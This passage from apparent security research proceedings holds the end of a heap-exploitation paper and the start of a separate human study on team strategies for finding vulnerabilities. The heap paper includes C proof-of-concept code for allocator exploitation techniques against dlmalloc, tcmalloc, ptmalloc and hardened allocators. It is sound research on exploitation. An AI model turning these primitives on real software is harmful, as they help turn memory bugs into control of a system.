[67] Trail of Bits. How we faired in the Cyber Grand Challenge. https://blog.trailofbits.com/2015/07/15/how-we-fared-in-the-cyber-grand-challenge/, 2015.

[68] J. Wang, B. Chen, L. Wei, and Y. Liu. Skyfire: Data-driven seed generation for fuzzing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[69] S. Wang and D. Wu. In-memory fuzzing for binary code similarity analysis. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Urbana-Champaign, IL, Oct.–Nov. 2017.

[70] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, Oct. 2018.

[71] D. Weston and M. Miller. Windows 10 mitigation improvements. In *Black Hat USA Briefings (Black Hat USA)*, Las Vegas, NV, Aug. 2016.

[72] T. Xie, Y. Zhang, J. Li, H. Liu, and D. Gu. New exploit methods against ptmalloc of glibc. In *Trustcom/BigDataSE/ISPA, 2016 IEEE*, pages 646–653. IEEE, 2016.

[73] X. Yang, Y. Chen, E. Eide, and J. Regehr. Finding and understanding bugs in c compilers. In *Proceedings of the 2011 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, San Jose, CA, June 2011.

[74] W. You, P. Zong, K. Chen, X. Wang, X. Liao, P. Bian, and B. Liang. SemFuzz: Semantics-based automatic generation of proof-of-concept exploits. In *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct.–Nov. 2017.

[75] M. Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/, 2014.

[76] A. Zeller. Yesterday, my program worked. today, it does not. why? In *Proceedings of the 7th European Software Engineering Conference (ESEC) / 7th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Toulouse, France, Sept. 1999.

[77] H. Zhao, Y. Zhang, K. Yang, and T. Kim. Breaking turtles all the way down: An exploitation chain to break out of vmware esxi. In *Proceedings of the 13th USENIX Workshop on Offensive Technologies (WOOT)*, Santa Clara, CA, USA, Aug. 2019.

A Appendix

Challenge	Impacts of exploitation			
	OC	OC	RW	AW
CROMU_00003	✓	✓	✓	✓
CROMU_00004	✓	✓	✓	✓
KPRCA_00002	✓	✓	✓	✓
KPRCA_00007	✓	✓	✓	✓
NRFIN_00007				
NRFIN_00014	✓	✓	✓	✓
NRFIN_00024	✓	✓	✓	✓
NRFIN_00027	✓	✓	✓	✓
NRFIN_00032	✓		✓	

Table 13: Exploitation techniques found by ARCHEAP in custom allocators of CGC. Except for `NRFIN_00007` that implements the page heap, ARCHEAP successfully found exploitation techniques in the custom allocators.

A.1 Security of Custom Allocators

To further evaluate the generality of ARCHEAP, we applied ARCHEAP to all custom heap allocators implemented for the DARPA CGC competition—since many challenges share the implementation, we selected *nine* unique ones for our evaluation (see, Table 13). We implemented a missing API, (i.e., `malloc_usable_size()`) to get the size of allocated objects and ran the experiment for 24 hours for each heap allocator. Similar to the previous one, no specific model is provided.

ARCHEAP found exploitation primitives for all of the tested allocators, except for `NRFIN_00007`, which implements page heap.Such allocator looks secure in terms of metadata corruption, but it is impractical due to its memory overheads causing internal fragmentation. During this evaluation, we found two interesting results. First, ARCHEAP found exploitation techniques for `NRFIN_00032`, which has a heap cookie to overflows. Although this cookie-based protection is not bypassable via heap metadata corruption, ARCHEAP found that the implementation is vulnerable to an integer overflow and could craft two overlapping chunks without corrupting the heap cookie. Second, ARCHEAP found the incorrect implementation of the allocator in `CROMU_00004`, which returns a chunk that is free *or* its size is larger than the request. ARCHEAP successfully crafted a PoC code resulting in overlapping chunks by allocating a smaller chunk than the previous allocation. This experiment indicates that our common heap designs are indeed universal even for in modern and custom heap allocators (§2.1).

A.2 Search Heuristics in HeapHopper

We also evaluated all search heuristics [63] supported by HeapHopper, which can be applied without exploit-specific information; for example, we exclude the strategy called `ManualMergepoint`, which requires an address in a binary to merge states. As a result, we collected five search heuristics: *DFS*, which is the default mode of HeapHopper; *Concretizer*, which aggressively concretizes symbolic values to reduce the number of paths; *Unique*, which selects states according to their uniqueness for better coverage; *Stochastic*, which randomly selects the next states to explore; and *Veritesting* [5], which merges states to suppress path explosion combining static and dynamic symbolic execution.

Unfortunately, as shown in Table 14, none of them was helpful in our evaluation; the default mode (DFS) shows the best performance. First, these heuristics only help to mitigate, but cannot solve the fundamental problems of HeapHopper: path explosion and exponential growing combinations of transactions. More seriously, they cannot exploit a concrete model from HeapHopper to alleviate the aforementioned issues unlike DFS. This explains DFS's best performance and Stochastic's worst performance. Veritesting failed due to its incorrect handling of undefined behaviors (e.g., NULL dereference) in merged states, which are common in our task assuming memory corruptions.

	New Techniques				Old Techniques (Bug+Impact+Chunks)							
	UBS	HUE	UDF	OCS	FD	UU	HS	PN	HL	OC	UB	HE
DFS (Default)	∞	∞	∞	∞	3.8m	∞	31.4s	∞	∞	∞	21.8s	∞
Concretizer	∞	∞	∞	∞	2.90 h	∞	1.96 m	∞	∞	∞	5.25 m	∞
Stochastic	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞
Unique	∞	∞	∞	∞	2.91 h	∞	2.02 m	∞	∞	∞	51.91 s	∞
Veritesting	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞	∞

Table 14: Results of §8.1 with various search heuristics supported by HeapHopper

```
// [PRE-CONDITION]
//   fsz: fast bin size
//   sz: non-fast-bin size
//   lsz: size larger than page (> 4096)
//   xlsz: very large size that cannot be allocated
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst
void* p0 = malloc(sz);
void* p1 = malloc(xlsz);
void* p2 = malloc(lsz);
void* p3 = malloc(sz);

// [BUG] overflowing p3 to overwrite top chunk
struct malloc_chunk *tc = raw_to_chunk(p3 + chunk_size(sz));
tc->size = 0;

void* p4 = malloc(fsz);
void* p5 = malloc(dst - p4 - chunk_size(fsz) \
                - offsetof(struct malloc_chunk, fd));
assert(dst == malloc(sz));
```

Figure A.1: An exploitation technique for dlmalloc-2.8.6 returning an arbitrary chunk using overflow bug that was found by ARCHEAP.

```
// [PRE-CONDITION]
//    sz : any size
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst
void* p = malloc(sz);
// [BUG] overflowing p
// tcmalloc has a next chunk address at the end of a chunk
*(void**)(p + malloc_usable_size(p)) = dst;

// this malloc changes a next chunk address into dst
malloc(sz);

assert(malloc(sz) == dst);
```

Figure A.2: An exploitation technique for tcmalloc returning an arbitrary address that was found by ARCHEAP.

```
// [PRE-CONDITION]
//    lsz : large size (> 64 KB)
//    xlsz: more large size (>= lsz + 4KB)
// [BUG] double free
// [POST-CONDITION]
//    p2 == malloc(lsz);
void* p0 = malloc(lsz);
free(p0);
void* p1 = malloc(xlsz);

// [BUG] free 'p0' again
free(p0);

void* p2 = malloc(lsz);
free(p1);

assert(p2 == malloc(lsz));
```

Figure A.3: An exploitation technique for DieHarder and mimalloc-secure triggering double free that was found by ARCHEAP.

```
// [PRE-CONDITION]
//    sz : any non-fast-bin size
// [BUG] buffer overflow
// [POST-CONDITION]
//    malloc(sz) == dst + offsetof(struct malloc_chunk, fd)
void* p0 = malloc(sz);
void* p1 = malloc(sz);
void* p2 = malloc(sz);

// move p1 to the unsorted bin
free(p1);

// create a fake chunk at dst
struct malloc_chunk *fake = dst;
// set fake->size to be the chunk size of the last allocation
fake->size = chunk_size(sz);
// set fake->bk to any writable address to avoid a crash
fake->bk = fake;

// [BUG] overflowing p0
struct malloc_chunk *c1 = raw_to_chunk(p1);
// size should be smaller than the next allocation size
// to avoid returning c1 in the next allocation
// size shouldn't be too small due to a security check
c1->size = 2 * sizeof(size_t);
// set the next pointer in the unsorted bin
c1->bk = fake;

// now unsorted bin: c1 -> fake,
// and c1 is too small for the request.
// therefore, next allocation returns the fake chunk
assert(malloc(sz) == fake \
            + offsetof(struct malloc_chunk, fd));
```

Figure A.4: A new exploitation technique that ARCHEAP found, named *unsorted bin into stack*, that returns arbitrary memory by corrupting the unsorted bin.

```
// [PRE-CONDITION]
//    sz : any small bin size
//    sz2 : any small bin size
//    assert(sz2 > sz)
// [BUG] buffer overflow
// [POST-CONDITION] two chunks overlap
void* p0 = malloc(sz);
void* p1 = malloc(sz);
void* p2 = malloc(sz);

// move p1 to the unsorted bin
free(p1);

// move p1 to the small bin
void* p3 = malloc(sz2);

// [BUG] overflowing p0
struct malloc_chunk *c1 = raw_to_chunk(p1);
// growing size into double
c1->size = 2 * chunk_size(sz) | 1;

// p4's chunk size = chunk_size(sz) * 2
void *p4 = malloc(sz);
// move p4 to the unsorted bin
free(p4);

// splitting p4 into half and returning p5
void* p5 = malloc(sz);
// returning the remainder
void* p6 = malloc(sz);

// p2 and p6 overlap
assert(p2 == p6);
```

Figure A.5: A new exploitation technique that ARCHEAP found, named *overlapping chunks smallbin*, that returns an overlapped chunk in small bin. Even though this requires more steps than overlapping chunks, it does not need *accurate* size for allocation.

```
// [PRE-CONDITION]
//    sz1: non-fast-bin size
//    sz2: non-fast-bin size
//    sz1 and sz2 have the following relationship;
//    assert(chunk_size(sz1) * a == chunk_size(sz2) * b);
// [BUG] double free
// [POST-CONDITION] two chunks overlap
for (int i = 0; i < a; i++)
  p1[i] = malloc(sz1);

// allocate a chunk to prevent merging with the top chunk
void* p = malloc(0);

// free from backward not to modify size of p1[a - 1]
for (int i = a - 1; i >= 0; i--)
  free(p1[i]);

// allocate chunks to fill empty space
for (int i = 0; i < b; i++)
  p2[i] = malloc(sz2);

// now the next free chunk of p1[a-1] is p whose P=1,
// and p1[a-1] contains old, yet valid metadata
// [BUG] double free
free(p1[a-1]);

// new allocation returns p1[a-1] that overlaps with p2[b-1]
assert(malloc(sz1) == p1[a-1]);
```

Figure A.6: A new exploitation technique that ARCHEAP found, named *unaligned double free*, that returns overlapped chunks by the double free bug.

```
// [PRE-CONDITION]
//    sz: small bin size
//    assert(chunk_size(sz) & 0xff == 0);
// [BUG] off-by-one NULL
// [POST-CONDITION]
//    raw_to_chunk(malloc(sz)) == fake
char *p1 = malloc(sz);
char *p2 = malloc(sz);
char *p3 = malloc(sz);
char *p4 = malloc(sz);

// move p1 to unsorted bin
free(p1);
struct malloc_chunk* c3 = raw_to_chunk(p3);

// make prev_size into double to cover a large chunk
// this is valid by writing p2's last data
c3->prev_size = chunk_size(sz) * 2;

// [BUG] use off-by-one NULL to make P=0 in c3
assert((c3->size & 0xff) == 0x01);
c3->size &= ~1;

// this will merge p1 & p3
free(p3);

// if we allocate p5,
// p2 is now points to a free chunk in the unsorted bin
char *p5 = malloc(sz);

// it's unsorted bin into stack
struct malloc_chunk* fake = (void*)buf;

// set fake->size to chunk_size(sz) for later allocation
fake->size = chunk_size(sz);

// set fake->bk to any writable address to avoid crash
fake->bk = (void*)buf;

struct malloc_chunk* c2 = raw_to_chunk(p2);
c2->bk = fake;
assert(raw_to_chunk(malloc(sz)) == fake);
```

Figure A.7: A new exploitation technique that ARCHEAP found, named house of unsorted einherjar. This is a variant of a known heap exploitation technique, house of einherjar, but it does not require a heap address unlike the old one.

The Industrial Age of Hacking

Tim Nosco
United States Army

Jared Ziegler
National Security Agency

Zechariah Clark
United States Navy

Davy Marrero
United States Navy

Todd Finkler
United States Air Force

Andrew Barbarello
United States Navy

W. Michael Petullo
United States Army

Abstract

There is a cognitive bias in the hacker community to select a piece of software and invest significant human resources into finding bugs in that software without any prior indication of success. We label this strategy depth-first search and propose an alternative: breadth-first search. In breadth-first search, humans perform minimal work to enable automated analysis on a range of targets before committing additional time and effort to research any particular one.

We present a repeatable human study that leverages teams of varying skill while using automation to the greatest extent possible. Our goal is a process that is effective at finding bugs; has a clear plan for the growth, coaching, and efficient use of team members; and supports measurable, incremental progress. We derive an assembly-line process that improves on what was once intricate, manual work. Our work provides evidence that the breadth-first approach increases the effectiveness of teams.

1 Introduction

Can we build a better vulnerability discovery process? Many researchers have proposed tools that aim to aid human work, including approaches that apply symbolic execution, fuzzing, taint tracing, and emulation to the problem of bug finding. These techniques automate bug finding in the sense that, with some up-front cost, they carry out a search over time of software states with little need for human intervention. The goal of each refinement or invention is to increase the effectiveness of tools when they are used on real software. Yet finding vulnerabilities at scale still appears out of reach, partly due to the human effort required to effectively setup automated tools.

Our work focuses on human processes that build on a foundation of automation. We choose to focus on autonomous technologies (as opposed to other vulnerability discovery techniques such as static analysis) because we view them as holding great promise for scalability. However, we by no means discourage the use of other techniques, either alone or in connection with autonomy.

We propose a minor change to Votipka's process [40] by creating a deliberate software selection step we call *targeting*. We encourage novice hackers to perform a breadth-first search of potential software targets to accomplish only the essential-but-preliminary tasks that allow automated analysis. We suggest bringing in more experienced hackers to perform a deeper but more costly analysis of select software only once novices have tried and failed with automation. Our approach focuses the most experienced practitioners on hard problems by delegating other work to hackers with less experience; they, in turn, generate work artifacts that are useful for informing more advanced analysis. Due to the volume of targets, all hackers have the opportunity to select software suitable for their skill level, and team members have a clear path for knowledge growth and coaching.

This paper describes our vulnerability-discovery process along with the repeatable experiment that we used to assess it. We found substantial evidence to claim a breadth-first search makes a superior targeting strategy in the presence of automation. We also measured significant improvement in the confidence of subjects who applied our process to a vulnerability-discovery campaign.

After surveying related work in §2, we introduce our process in §3. §3.1 describes a depth-first strategy, and §3.2 describes our breadth-first strategy. §4 lays out the design and execution of our experiment: the application of our process with two teams of hackers applying two strategies during two successive weeks. §5 describes our results, and §6 concludes.

2 Related work

Votipka, et al. studied the interplay between testers, who investigate software prior to release and hackers, who investigate software after release. They derived from their study a common vulnerability discovery process, which we build on here [40, §V].

Manès, et al. provide a survey of many of the techniques found in fuzzing tools [21]. For example, Mayhem [5] and Driller [36] address the path explosion problem in symbolic execution. Klees, et al. survey the fuzzing literature to comment on the required procedure for good scientific and evidence based research [20].




Figure 1: Practitioners, divided into apprentices, journeymen, and master hackers; each represents a higher level of skill and experience, and each mentors the level below

Avgerinos, et al. mention analysis at scale, specifically how scaling analysis to thousands of software artifacts makes any per-program manual labor impractical [1, §6.4]. Babic, et al. discuss a method to harness library code automatically and at great scale [2]. Sawilla and Ou proposed ASSETRANK, an algorithm that reveals the importance of vulnerabilities present in a system [31]. The strategy we propose builds on OSS-Fuzz's idea of passing indicators of vulnerability to human experts for remediation [32].

In this study, we extend Votipka's vulnerability discovery process, use modern tools referenced by Manès, accept some amount of manual labor to make finding bugs in real software artifacts tractable, and use statistical tests to extrapolate our observations to the hacker community.

3 Vulnerability discovery process

We aim to discover ways to increase the effectiveness of teams built on a foundation of automation (i.e., fuzzing and related technologies) whose goal is to find bugs in software. Most interesting to us are bugs exploitable in a way that circumvents a system's security. We consider both published and novel bugs, focusing on employed software where vulnerabilities—published (*n*-day) or not (0-day)—are the main concern. Here we describe our vulnerability discovery process, based on Votikpa's work. We also introduce distinct two strategies that our experiment compared.

Observations led us to divide bug finders into three categories: apprentices, journeymen, and masters, as depicted in Figure 1. Collectively, we refer to these three groups as hackers. Maximizing the productivity of each skill level while enabling a progression from apprentice to master over time was a key motivator to our process.

An apprentice hacker has a general computing background and a basic understanding of how to apply some number of automated software analysis tools. At the core of an apprentice's tool set are fuzzers. Apprentices have limited experience in modifying software, and they do not yet have a command of the internal workings of the various build systems used for software development.

A journeyman hacker adds the ability to manipulate a program to work with his tools. A journeyman can modify source code or use binary patching to deal with obstacles that thwart fuzzing, such as checksums, encryption, or non-deterministic functionality. A journeyman routinely modifies targets to expose their attack surfaces.

The highest skill level, master, adds the ability to manipulate or create tools in order to better investigate a target program. Many existing tools were written by masters in need of a specialized approach to a particular piece or class of software. We will use Alice as an apprentice, James as a journeyman, and Meghan as a master hacker.

Other actors include leaders, who make targeting decisions based on the work of hackers; analysts, who correlate technical work with other resources such as blogs and Common Vulnerabilities and Exposures (CVE); and system support personnel, who manage automation jobs and computing resources. Motivated by our observations of the skill levels that comprise vulnerability-discovery teams, we added a targeting step to Votipka's vulnerability discovery process [40], as shown in Figure 2.

Targeting Targeting selects software for investigation. The term *target* is common among bug finders because software targets are subject to an unusually careful inspection that resembles an attack [28]. The goal of the targeting phase is to divide a complex system or group of complex systems into targets that can be individually studied in later phases of the vulnerability-discovery process. Even monolithic software artifacts decompose into multiple targets: for example, a browser decomposes into media libraries, TLS and networking libraries, an HTML/CSS renderer, a JavaScript engine, and so on. Experience shows that many or most teams have multiple or many targets under consideration.

Only cursory information focused on how to perform this division should be collected during the targeting phase. Examples include the pervasiveness of existing security research focused on the target; the availability of target source code, bug trackers, and public developer forums; and the impact of finding a vulnerability in the target. The availability of the target itself; its dependencies (e.g., software, hardware, and supporting resources); and the tools necessary to interact with the target—both automatically and manually—are other considerations.

The predicted *P*rofit of a vulnerability-finding effort is proportional to the *L*ikelihood and *V*alue of success and inversely proportional to the projected *T*ime investment and required *S*kill level.

$$P = (L \times V) - (T \times S)$$

This model guides targeting and subsequent decisions about how to proceed while maximizing return on




Figure 2: Our vulnerability-discovery process adds targeting (*) to the steps of Votipka, et al. (†) [40, §V].

investment.

Not all hackers are created equal, and building expertise in software security can take years of effort, experience, and coaching [28]. A targeting strategy ought to boost overall productivity across all skill levels. We wanted to derive a sufficiently large number of software targets to allow hackers of varying skill levels to select work that aligns with both their ability and interest.

Ultimately, we arrived at a strategy that coupled the freedom of target choice with a "fail fast" team culture and an incentive for producing rapid results. Thus our targeting phase allows teams to self-organize, and it enables a more effective use of journeyman- and master-level hackers' scarce time. We describe a depth-first strategy in §3.1 and our favored breadth-first strategy in §3.2.

Information gathering The first steps individual hackers and analysts take during the vulnerability-discovery process is to collect additional information about the target, this time with an eye toward decision making during later phases. Key among this information are general details about the target's development, prevalence, and known current or previous defects, along with any security research already complete [40].

Existing analysis can quickly advance the understanding of obstacles, along with the methods of overcoming them. For instance, work to fuzz the OpenSSH dæmon [26] describes eleven non-trivial techniques to harness targets for fuzzing. When considering a team of mixed proficiency, descriptive guides such as this allow a novice to begin work that would otherwise require a more experienced hacker.

> **Scenario A** Alice begins investigating a piece of software that provides an NTP service. She notes the version in common use, reviews the National Vulnerability Database for known vulnerabilities, and records the primary programming language used in the project.

Program understanding Hackers next focus on gaining knowledge of the target's operation and design. Of interest is how the target is used as it was intended, more advanced use cases and configuration options, and the general design of the target software. Information gathered during this phase can come from documentation, source code, online forums, users, developers [40], and other sources. Program understanding and the next phase, attack surface analysis, make up an iterative cycle within the vulnerability discovery process; Figure 2 illustrates this with the *Obstacle* decision point.

> **Scenario A (cont.)** Alice installs the NTP service by downloading its source code from an online repository and running `./configure; make`. She references the usage instructions to interact with the software.
> **Scenario B** Working on a separate project, James compiles a browser after reading preliminary notes by Alice. This takes some work as his Linux distribution did not provide a required library. He identifies the browser's JavaScript engine and HTML renderer, and he notes the libraries used to decode various media

formats. James also notes that the default build makes use of Address Space Layout Randomization (ASLR), non-executable stacks, and stack canaries.

Attack surface analysis Investigating a program's attack surface involves devising ways to provide input to portions of the target program. In many cases, this takes the form of a fuzzing harness, also known as a *driver application* [21], which directs the inputs a fuzzer generates to a portion of the program's attack surface. The practical execution of this phase diverges among hackers of varied skill.

Our process asks apprentices to apply known tools until an obstacle prevents them from further process. Their strategy is to give up quickly when progress stops, document their successful work, and move on to the next target.

Journeymen consume the documentation produced by the apprentices, allowing them to immediately apply higher-order analysis and continue the program understanding–attack surface analysis cycle.

Projects that reach the master level either are exceptionally important or have exceeded other hackers' ability to exploit despite clear indications of buggy behavior. A master should always enter the program understanding–attack surface analysis cycle with a plethora of documentation and other products generated by apprentices and journeymen. The master's time is thus spent doing tasks only a master could perform.

Some literature suggests that to even begin vulnerability discovery, a person must already have the skill we describe as a master's: "Although fuzzing tools are more common, people typically do not use off-the-shelf tools; they prefer making their own fuzzers . . . [11]" We found counterexamples where apprentices and journeymen were able to progress through every phase of vulnerability discovery. In other cases, they provided clear value to later work by a master hacker. In either case, our process aims to maximize the contributions of less experienced hackers while making the employment of master hackers more efficient.

Scenario A (cont.) Alice learns the types of inputs her target accepts. These include input through network sockets as well as configuration files the server reads when started. The fuzzing tool she is familiar with doesn't support network fuzzing, so she makes a note for a future analyst to try network fuzzing. However, she knows how to start a fuzzing run based on file input.
Scenario B (cont.) James writes a fuzzing harness for the browser's more complicated media libraries, and he packages his work using a Dockerfile. Alice helps, as she had not yet learned how to use Docker.

Automated exploration Once a team learns how to manipulate the inputs of a program, it iteratively performs these manipulations to enumerate as much functionality of the program as possible. This maximizes the chance of finding a vulnerable condition. While "sometimes, a 'lucky' run-time failure leads to a vulnerability [11]," we focus most in this phase on testing the target program in a fuzzer using the harnesses produced by the previous phase. In order to make results repeatable, our team standardized the output of the attack surface phase to be a Dockerfile [3] that combined the target program and its fuzz harness.

A hacker's proficiency, along with a consideration of the suitability of a given target determines the choice of a fuzzer. The effectiveness of a fuzzer includes the efficiency of harnessing the target and features (such as address sanitization, scalability, speed, and so on). Different fuzzers favor different types of targets. As an example, LibFuzzer aids in the work of writing a fuzz harness for a library, whereas American Fuzzy Lop (AFL) enables a hacker to begin fuzzing quickly given a binary target that reads its input from a file or the standard input stream.

Scenario A (cont.) Alice starts a fuzzing run on the unmodified NTP program with configuration files as the fuzzed input.
Scenario B (cont.) James deploys his browser media handling harnesses for fuzzing. They both work on other targets while the fuzzers run.

Vulnerability recognition Hackers who discover bugs while iterating through the process must confirm whether the bugs are vulnerabilities. A vulnerability exists when a bug is proven to be exploitable by an attacker [34]. This can be as simple as running the target program with the crashing input identified in the previous phase, or as complicated as setting up a complex system to observe the real-world effects of certain input. Automation in this phase might be necessary to balance the amount of human time that is required to review results, especially when a multitude of program crashes are discovered.

Scenario A (cont.) Alice begins another target.
Scenario B (cont.) Fuzzing discovers six inputs that cause the targeted browser to crash. James is not able to exploit these bugs, so Meghan takes on the task. James shifts his focus to fuzzing the browser's use of Transport Layer Security (TLS).

Reporting Finally, the hacker who finds a vulnerability prepares a report that allows developers to correct the bug. A clear description of the impact and prevalence of

the vulnerability allows software maintainers to prioritize their efforts. The report can take on different forms, but as *The CERT Guide to Coordinated Vulnerability Disclosure* states, the technical and practical details of the vulnerability and attack scenario should be well-documented [16]. To aid in the growth of other hackers, reports should be readily available and searchable.

> **Scenario B (cont.)** Meghan documents her findings, along with the findings of James. Meghan and James work together to package the exploit as a usable proof of concept. Later, the team discusses their results.

3.1 Depth-first strategy (S_D)

The most obvious targeting strategy resembles a depth-first search. First, hackers select a small set of targets based on some metric of operational impact. For each selected target, the team spends time auditing the software for bugs. This work flow is very natural: it focuses the team's effort on one software artifact at a time. Researchers select the target at the very beginning of their work and persistently look at that target for a notable period of time.

The depth-first work flow has found bugs in large software that requires a familiarization period [11]. For example, Google Project Zero researchers applied this strategy to find bugs in Apple's Safari browser. The researchers harnessed the underlying libraries used in Safari, and this required significant program understanding along with modifications to the build chain. They found 26 bugs over the course of one year using custom-built tools [13].

This strategy is straightforward from a management perspective. A team leader collects information from each hacker and distributes it to the teammates inspecting the same target. The leader divides work based on the approach of each team member. For example, one hacker might examine the unit tests distributed with the target software, modifying them to suit the team's aims; another could analyze the software with a popular static-analysis tool; and yet another could attempt to harness different parts of the target program to work with a fuzzer. The responsibility for scheduling the fuzzing jobs and subsequent review often falls on the author of a harness.

Hackers employing S_D record information collectively because it is immediately relevant to the other team members. To promote coaching, the team pairs novice hackers with experts hoping the novice will assimilate concepts and techniques from the expert.

The primary pitfall of S_D appears to be its inefficiency relative to the broad skill levels found on practical teams. With few software artifacts under scrutiny, the team will exhaust the easier tasks related to finding bugs. This leaves apprentices and possibly even journeymen less able to contribute. Simultaneously, masters might find themselves idle or performing tasks better suited for the other skill levels at the beginning of a project.

Another pitfall is the inefficient use of automation. After starting a fuzzing run, the team is left to continue working on the same target. They might build additional fuzzing harnesses or carry out in-depth manual analysis. Yet the automation might later uncover information that would have aided those processes, or it might even find the bugs they seek. Ploughing forward might waste human effort.

3.2 Breadth-first strategy (S_B)

We devised a new strategy that aims to address the pitfalls of S_D. Our goals were to scale the vulnerability-discovery process to support a growing team of hackers, reduce hacker fatigue, and increase the production of fuzz harnesses. To do this, our strategy relies on the idea of drastically increasing the pool of software targets. We encouraged hackers to produce the greatest number of fuzzing harnesses possible in each workday. We call this the breadth-first strategy (S_B).

S_B encourages apprentice-level hackers to give up when it becomes clear that harnessing a particular target would require a significant time investment. Rather than continue down a "rabbit hole," apprentices document any pertinent information about the target before moving it to a separate "journeyman" queue. This provides more experienced hackers material to review before applying their more experienced abilities.

We posit that the key to this strategy is to collect a large queue of targets and, for each target, have apprentices do the simplest possible thing and nothing more. Keeping apprentices out of rabbit holes allows more skilled hackers to more deeply investigate a target once it is accompanied by a report. In some cases, apprentices produce a working build or even a corpus of fuzzing outputs, but not if producing these artifacts exceeds their abilities. Ways to generate large pools of interesting targets include (1) dividing a device into its software components, (2) following a thorough analysis of the system-level attack surface, (3) enumerating library dependencies, and (4) investigating multiple bug-bounties. Having a large pool of targets allows apprentices to reject targets whose obstacles exceed their ability. Examples might include software with challenging run-time requirements, such as real-time operating systems running on niche hardware; programs that require dynamic network streams like FTP; programs requiring extensive system configurations; or programs that make use of a custom build process. With such a large

queue, prioritizing the targets so hackers spend more time on higher-value items becomes critical. For example, hackers on a penetration-testing team should prioritize a target that allows external network connections.

An important consideration in our study was figuring out how to train new members quickly, while at the same time allowing them to provide operational value to the team. A large queue of targets allows apprentices to select those compatible with the tools that they already know how to use. When they find that a target does not work with a tool they know, they can record what they learned and move it into a journeyman queue. Journeymen pick up targets that an apprentice had begun and push them into the exploration stage. The apprentice can, in turn, learn from that work. Each team member's work is thus frequently reviewed by more experienced people, and there is a clear path for someone to learn based on the experience of others. Similarly, master hackers record the problems that they overcome along with the types of solutions that they apply. These notes frequently help journeymen grow in knowledge too.

To make efficient use of automation, all work should stop on a particular target whenever a new automated job begins. Only once that job has completed (based on some predetermined measure of completeness) are the results reviewed, incorporated into the findings, and used to determine next steps. In this way, unnecessary human effort is minimized by relying on automation to the greatest extent possible.

4 Experiment

We designed a human study to investigate our two strategies: depth-first (S_D) and breadth-first (S_B). Our experiment took place over the course of ten days, as summarized in Figure 3. This counterbalanced design follows *The SAGE Encyclopedia of Communication Research Methods* [8] and includes between-subjects tests at the end of the first week and within-subjects tests at the end of the second week [6, 9, 27]. We ran our experiment on the business days from November 7 through November 22, 2019, taking the 8th and 11th off for Veteran's day. The detailed schedule of our experiment appears in Appendix B.

4.1 Subject selection

Our subjects drew from a pool of US Cyber Command personnel, each of whom had at least a basic understanding of the principles of system and software security. Our primary means of recruiting was a pamphlet posted throughout US Cyber Command work spaces, but we also invited promising candidates by email. We advertised our goal as identifying the best target-selection strategy for bug finding, and we indicated that selected subjects would spend two weeks working with expert hackers to analyze a range of real software. Finally, we noted that we would provide an AFL fuzzing tutorial for all participants. Our pamphlet asked for applicants who (1) had experience with Linux, (2) could work with open-source projects, (3) could conduct Internet-based target research, and (4) could read and modify C programs. 15 people indicated interest. Candidates signed a participation agreement and completed a self-assessment (Appendix A) used to assign teams.

4.2 Orientation

Twelve subjects were present on the first day of our experiment. We used the subjects' self-reported years of hacking experience to create groups. Then, we performed a representative random sample to assign the present subjects to two balanced teams of six. The distribution of the original fifteen applicants contained: eight subjects under one year of experience, two subjects between one and two years, two with four years, two with five years, and one subject who reported eight years experience. All applicants with over one year of experience claimed hacking was—at some point in time—part of their full-time job. The buckets are not uniform, but rather partition the reported skills in a way divisible into two teams. We assigned each team an investigator to serve as the leader, each with experience leading hacking teams.

